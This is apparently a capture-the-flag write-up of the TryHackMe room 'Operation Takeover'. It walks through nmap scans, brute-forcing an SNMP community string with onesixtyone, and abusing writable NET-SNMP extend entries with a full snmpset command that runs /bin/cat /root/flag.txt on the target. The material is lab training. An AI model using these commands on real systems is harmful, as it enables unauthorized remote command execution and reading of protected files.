


We are back with another TryHackMe room, this time called Operation Takeover.
After connecting to the VPN and starting the target machine, we begin with basic enumeration.
Nmap Scan
As usual, the first step is to scan the target and look for open TCP ports:
┌──(cat0x01㉿cat0x01)-[~]└─$ nmap -sV -sC 10.130.149.91 -p-Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-11 05:24 EDTStats: 0:08:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth ScanSYN Stealth Scan Timing: About 99.78% done; ETC: 05:33 (0:00:01 remaining)Nmap scan report for 10.130.149.91Host is up (2.1s latency).Not shown: 65532 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 68:f0:08:23:1a:ff:4f:35:a3:32:48:f3:55:f6:a1:ea (RSA)| 256 0e:58:b0:75:db:ed:74:e8:6d:97:43:fb:0c:14:c6:36 (ECDSA)|_ 256 45:33:fb:1d:8c:29:78:c9:e1:ec:25:5a:69:63:cf:b3 (ED25519)179/tcp open tcpwrapped2623/tcp open lmdp?| fingerprint-strings:| DNSStatusRequestTCP, GenericLines, GetRequest, NULL, RPCCheck:| Hello, this is FRRouting (version 10.0).| Copyright 1996-2005 Kunihiro Ishiguro, et al.| User Access Verification| Password:| DNSVersionBindReqTCP:| Hello, this is FRRouting (version 10.0).| Copyright 1996-2005 Kunihiro Ishiguro, et al.| User Access Verification| Password:| Password:| HTTPOptions, RTSPRequest:| Hello, this is FRRouting (version 10.0).| Copyright 1996-2005 Kunihiro Ishiguro, et al.| User Access Verification| Password:| Password:|_ Password:1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port2623-TCP:V=7.95%I=7%D=4/11%Time=69DA1567%P=x86_64-pc-linux-gnu%r(NUSF:LL,91,"\r\nHello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.0\)\.\SF:r\nCopyright\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\r\SF:n\r\nUser\x20Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xffSF:\xfe\"\xff\xfd\x1fPassword:\x20")%r(GenericLines,91,"\r\nHello,\x20thisSF:\x20is\x20FRRouting\x20\(version\x2010\.0\)\.\r\nCopyright\x201996-2005SF:\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\r\n\r\nUser\x20Access\x20VeSF:rification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xff\xfe\"\xff\xfd\x1fPassworSF:d:\x20")%r(GetRequest,91,"\r\nHello,\x20this\x20is\x20FRRouting\x20\(veSF:rsion\x2010\.0\)\.\r\nCopyright\x201996-2005\x20Kunihiro\x20Ishiguro,\xSF:20et\x20al\.\r\n\r\n\r\nUser\x20Access\x20Verification\r\n\r\n\xff\xfb\SF:x01\xff\xfb\x03\xff\xfe\"\xff\xfd\x1fPassword:\x20")%r(HTTPOptions,A9,"SF:\r\nHello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.0\)\.\r\nCopySF:right\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\r\n\r\nUsSF:er\x20Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xff\xfe\"\SF:xff\xfd\x1fPassword:\x20\r\nPassword:\x20\r\nPassword:\x20")%r(RTSPRequSF:est,A9,"\r\nHello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.0\)\.SF:\r\nCopyright\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\rSF:\n\r\nUser\x20Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xfSF:f\xfe\"\xff\xfd\x1fPassword:\x20\r\nPassword:\x20\r\nPassword:\x20")%r(SF:RPCCheck,91,"\r\nHello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.SF:0\)\.\r\nCopyright\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\SF:r\n\r\n\r\nUser\x20Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\xSF:03\xff\xfe\"\xff\xfd\x1fPassword:\x20")%r(DNSVersionBindReqTCP,9D,"\r\nSF:Hello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.0\)\.\r\nCopyrighSF:t\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\r\n\r\nUser\xSF:20Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xff\xfe\"\xff\SF:xfd\x1fPassword:\x20\r\nPassword:\x20")%r(DNSStatusRequestTCP,91,"\r\nHSF:ello,\x20this\x20is\x20FRRouting\x20\(version\x2010\.0\)\.\r\nCopyrightSF:\x201996-2005\x20Kunihiro\x20Ishiguro,\x20et\x20al\.\r\n\r\n\r\nUser\x2SF:0Access\x20Verification\r\n\r\n\xff\xfb\x01\xff\xfb\x03\xff\xfe\"\xff\xSF:fd\x1fPassword:\x20");Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 709.46 secondsThe scan shows three open TCP ports :
22/tcprunningOpenSSH179/tcpused forBGP2623/tcpexposing anFRRoutingmanagement interface
One important correction here : port 2623 is not really lmdp in this case.
Based on the service banner it is an FRRouting VTY interface, which is used for remote router management and configuration
The output from Nmap already gives us a useful clue :
Hello, this is FRRouting (version 10.0).User Access VerificationPassword:This suggests that the box is related to routing services but we still do not have valid credentials
Testing Port 2623
We can connect to port 2623 manually with netcat:
nc 10.130.149.91 2623
The service asks for a password immediately After a few failed attempts it blocks us with :
% Bad passwords, too many failures!So brute forcing this service is not the best path forward, especially since we only see a few TCP services and none of them give us direct access yet.
UDP Scan
At this point, checking only TCP is not enough, so the next good step is to scan UDP ports:
┌──(cat0x01㉿cat0x01)-[~]└─$ nmap -sU 10.130.149.91 -T5Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-11 06:46 EDTWarning: 10.130.149.91 giving up on port because retransmission cap hit (2).Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing UDP ScanUDP Scan Timing: About 37.93% done; ETC: 06:50 (0:02:39 remaining)Stats: 0:08:05 elapsed; 0 hosts completed (1 up), 1 undergoing UDP ScanUDP Scan Timing: About 73.63% done; ETC: 06:57 (0:02:53 remaining)Nmap scan report for 10.130.149.91Host is up (0.063s latency).Not shown: 737 closed udp ports (port-unreach), 262 open|filtered udp ports (no-response)PORT STATE SERVICE161/udp open snmp
Nmap done: 1 IP address (1 host up) scanned in 797.96 secondsThis scan reveals an important service :
161/udp open snmpThat changes the whole direction of the room SNMP is often misconfigured and can leak a lot of useful information
SNMP Enumeration
We start with the default public community string :
snmpwalk -v2c -c public 10.130.149.91But the server does not respond :
Timeout: No Response from 10.130.149.91Here it is important to use the correct term: in SNMPv2c, public is not a username.
It is a community string, which works like a weak shared password
So instead of guessing usernames we need to discover the correct community string
Finding the Community String
We can use onesixtyone for SNMP community string enumeration :
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.130.149.91The result gives us the valid community string :
10.130.149.91 [pr1v4t3] Linux e42ceec45c86 5.15.0-1075-aws #82~20.04.1-Ubuntu SMP Thu Dec 19 05:24:09 UTC 2024 x86_64Now we can enumerate SNMP properly :
snmpwalk -v2c -c pr1v4t3 10.130.149.91Interesting SNMP Data
The snmpwalk output gives a lot of useful information, including:
- System details and kernel version
- The hostname
- Mounted paths such as
/etc/hosts,/etc/hostname, and/etc/resolv.conf - Running processes like
snmpd,snmptrapd, andsupervisord
Some interesting parts look like this:
iso.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmp.local.conf)"iso.3.6.1.2.1.25.4.2.1.4.11 = STRING: "/usr/sbin/snmpd"iso.3.6.1.2.1.25.4.2.1.5.9 = STRING: "-CdfLf trap.log --disableAuthorization=yes"We can also verify that write access is allowed through SNMP by changing the hostname :
snmpset -v2c -c pr1v4t3 10.130.149.91 .1.3.6.1.2.1.1.5.0 s "hacked"If that works it means the SNMP service is not just readable it is also writable which is a serious misconfiguration
From Writable SNMP to Command Execution
At this stage the key idea is to check whether the box exposes the NET-SNMP-EXTEND-MIB feature
This feature allows administrators to define commands that can be executed by SNMP and then read their output remotely If write access is enabled we can create our own extend entry and run a command on the target
In this room we use that feature to run :
/bin/cat /root/flag.txtThe following snmpset command creates an extend entry called cat:
snmpset -v2c -c pr1v4t3 10.130.149.91 \'1.3.6.1.4.1.8072.1.3.2.2.1.21.3.99.97.116' i 4 \'1.3.6.1.4.1.8072.1.3.2.2.1.2.3.99.97.116' s "/bin/cat" \'1.3.6.1.4.1.8072.1.3.2.2.1.3.3.99.97.116' s "/root/flag.txt"In simple terms this does the following:
- creates a new SNMP extend entry
- sets the command to
/bin/cat - passes
/root/flag.txtas the argument
After that we read the command output with snmpwalk:
snmpwalk -v2c -c pr1v4t3 10.130.149.91 1.3.6.1.4.1.8072.1.3.2.4.1.2.3.99.97.116
The command output contains the root flag, which confirms successful remote command execution through SNMP
Why This Worked
This room is a good example of why UDP enumeration matters.
At first, the TCP services looked limited:
- SSH was closed to us because we had no credentials
- FRRouting on port
2623required a password and rate-limited failed attempts - BGP on port
179was not directly useful
But once we scanned UDP, we found SNMP on port 161.
That service exposed a writable configuration with the community string pr1v4t3 and that was enough to :
- Enumerate the system
- Confirm write access
- Abuse the NET-SNMP extend feature
- read
/root/flag.txt
Thanks for reading! See you in the next room